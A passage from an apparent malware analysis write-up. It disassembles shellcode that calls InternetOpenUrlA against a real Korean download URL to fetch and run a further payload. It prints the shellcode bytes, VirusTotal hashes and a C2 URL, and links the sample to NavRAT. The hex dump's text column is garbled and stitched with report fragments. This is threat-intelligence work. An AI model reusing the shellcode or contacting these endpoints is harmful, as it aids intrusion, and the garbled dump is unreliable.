000D0176	. 57	push edi	
000D0177	. 57	push edi	
000D0178	. 8945 F0	mov dword ptr ss:[ebp-10],eax	
000D017B	. 33F6	xor esi,esi	
000D017D	. C745 B0 41636365	mov dword ptr ss:[ebp-50],65636341	
000D0184	. C745 B4 70743A20	mov dword ptr ss:[ebp-4C],203A7470	
000D0188	. C745 B8 2A2F2A0D	mov dword ptr ss:[ebp-48],D2A2F2A	
000D0192	. C745 BC 0A0D0A00	mov dword ptr ss:[ebp-44],A0D0A	
000D0199	. FFD3	call ebx	Call InternetOpenA

And finally, these are used to communicate with the endpoint:

000D0184	. 8D45 B0	lea eax,dword ptr ss:[ebp-50]	
000D0187	. 50	push eax	eax:"Accept: */*\r\n\r\n"
000D0188	. FF75 08	push dword ptr ss:[ebp+8]	[ebp+8]:"http://itoassn.mireene.co.kr/shop/shop/mail/com/mun/down.php"
000D018B	. 53	push ebx	
000D018C	. FF55 E8	call dword ptr ss:[ebp-18]	Call InternetOpenUrlA
000D018F	. 8945 F8	mov dword ptr ss:[ebp-8],eax	

Unfortunately, this is where our analysis ends without running the sample and capturing a PCAP (or pulling one down from a sandbox). The next call is for the code to read the response from the server and execute it; presumably, this is an additional layer of shellcode (perhaps containing an embedded payload). Without that code, we can't say for sure what the payload might be; however, some quick pivoting on our initial code can help us make an educated assessment:

```

File Edit Search View Analysis Extras Window ?
I6 AN2 hex
forvor | iexplore.exe_0x0000-0x0000.bin | shellcode
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F
00000000 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 .....é.....
00000010 39 34 14 E2 00 81 E9 08 14 E2 00 03 F1 83 C6 02 5 4 . F 2 . 6 . . 0 9 . 4 .
00000020 8A 06 34 90 46 B9 CB 18 E2 00 81 E9 39 14 E2 00 0 . F i 2 . u + . . . w . f
00000030 30 06 46 49 83 F9 00 75 F7 E8 03 90 90 77 0E DD 0 . F i 2 . u + . . . w . f
00000040 E3 E7 E7 83 46 D7 E7 E7 6C A7 E8 6C A7 E8 6C & g p f f . g p p i 5 6 i 9 0 i
00000050 B7 E7 67 9F 7F FF 6C E7 92 12 4C 25 24 B2 6C 0B i q Y 0 y i c r . l a 0 * i .
00000060 B1 B0 6C 92 EF D4 18 D4 27 18 4B 63 27 93 E0 26 * i ' i 0 . 0 ' . K o ' ' a s
00000070 28 EA E4 1F 0C 13 6C 20 B8 B9 BA 25 E3 E7 B2 6C ( a . . . l . ' ' * a g * l
00000080 0B 54 B1 B0 77 87 6C 9A EB 6C 8A EF 6C A2 D8 D1 . ' * w i 1 9 e i 3 i e 0 0
00000090 6C B3 CF 9F E4 32 6C AD FF 6C BD C7 E4 3A 04 CC i ' i 2 a 2 i . j 3 w e r i : i
000000A0 AE 6C D3 6C E4 12 B6 B4 B0 B1 0F 49 18 18 18 B8 @ 0 i 6 . s ' ' s . l . . .
000000B0 BC BE DC 20 92 0F 6C BD C3 E4 3A 81 6C EB AC 6C * w 0 ' . l 4 a a . l e ~ l
000000C0 BD FB E4 3A 6C E3 6C E4 22 0C E2 5F E6 E7 E7 E7 w a : i 8 i a " . s _ e p p p
000000D0 6E A3 C3 F8 77 86 B8 B9 BC DA 25 EF E7 B2 6C 0B n a l l o w t . ' 4 * l i q * l .
000000E0 64 0B FF B4 B1 6C 17 8F 7B 72 FD 89 B1 0F 6B 18 d . * ' a l . i e j 2 a . k .
000000F0 18 18 8F 46 8D DA 3F B1 6E A2 1F 0F 99 18 18 18 . . . F . 0 7 a n c . ' . . .
0000100 8F 3A 7B 5A 95 B1 6E A2 13 0F 97 18 18 18 8F 57 . : i 2 * a n c . ' . . . W
0000110 3F 03 03 03 03 03 03 03 03 03 03 03 03 03 03 03
  
```

content:"[5E B9 34 14 E2 00 81 E9 08 14 E2 00 03 F1 83 C6 02]" Search Hashes Select Download

File	Ratio	First sub.	Last sub.	Times sub.	Sources	Size
99bc1a9bb570ea405eb441cb87ee720a0c394eca907571485211a8309f 012bf627b55dca15116fb9cac449d0	54 / 67	2018-06-18 07:08:49	2018-06-18 07:08:49	1	1	20.1 KB
c3267c11f6cfd58e58948be5bedd531faa1a349571488308e669dc806118d 62bc1777a894d53468f276a068498e3	28 / 67	2018-08-31 01:56:10	2018-09-16 13:02:14	2	2	20.1 KB
734be7ca19313d018c1f48115bd71e135b538db6e9f43390e409882202b5 9a4595e78fc2d1329eb6c3dca#56539	28 / 67	2018-08-31 04:09:25	2018-09-16 04:09:11	2	2	20.1 KB

NavRAT Uses US-North Korea Summit As Decoy For Attacks In South Korea

This blog post is authored by Warren Mercer and Paul Rascagneres with contributions from Jungsoo An.

EXECUTIVE SUMMARY

TALOS

https://artdesign2[.]cafe24[.]com:88/skin_board/s_build_cafeblog/exp_include/img.png

It would appear that “our” sample has a code overlap with a previously submitted sample, and this sample communicates with a C2 previously highlighted in a Cisco Talos report.* In that report, Cisco noted (and documented) a final payload classified as “NavRAT” delivered using a very similar mechanism and containing the same file name from the ESTsecurity report. If we were making an assessment, our best guess would be that we would expect the same (or similar) payload here.

* Most likely, somebody took the older shellcode, converted it into an executable for analysis, and uploaded to VirusTotal.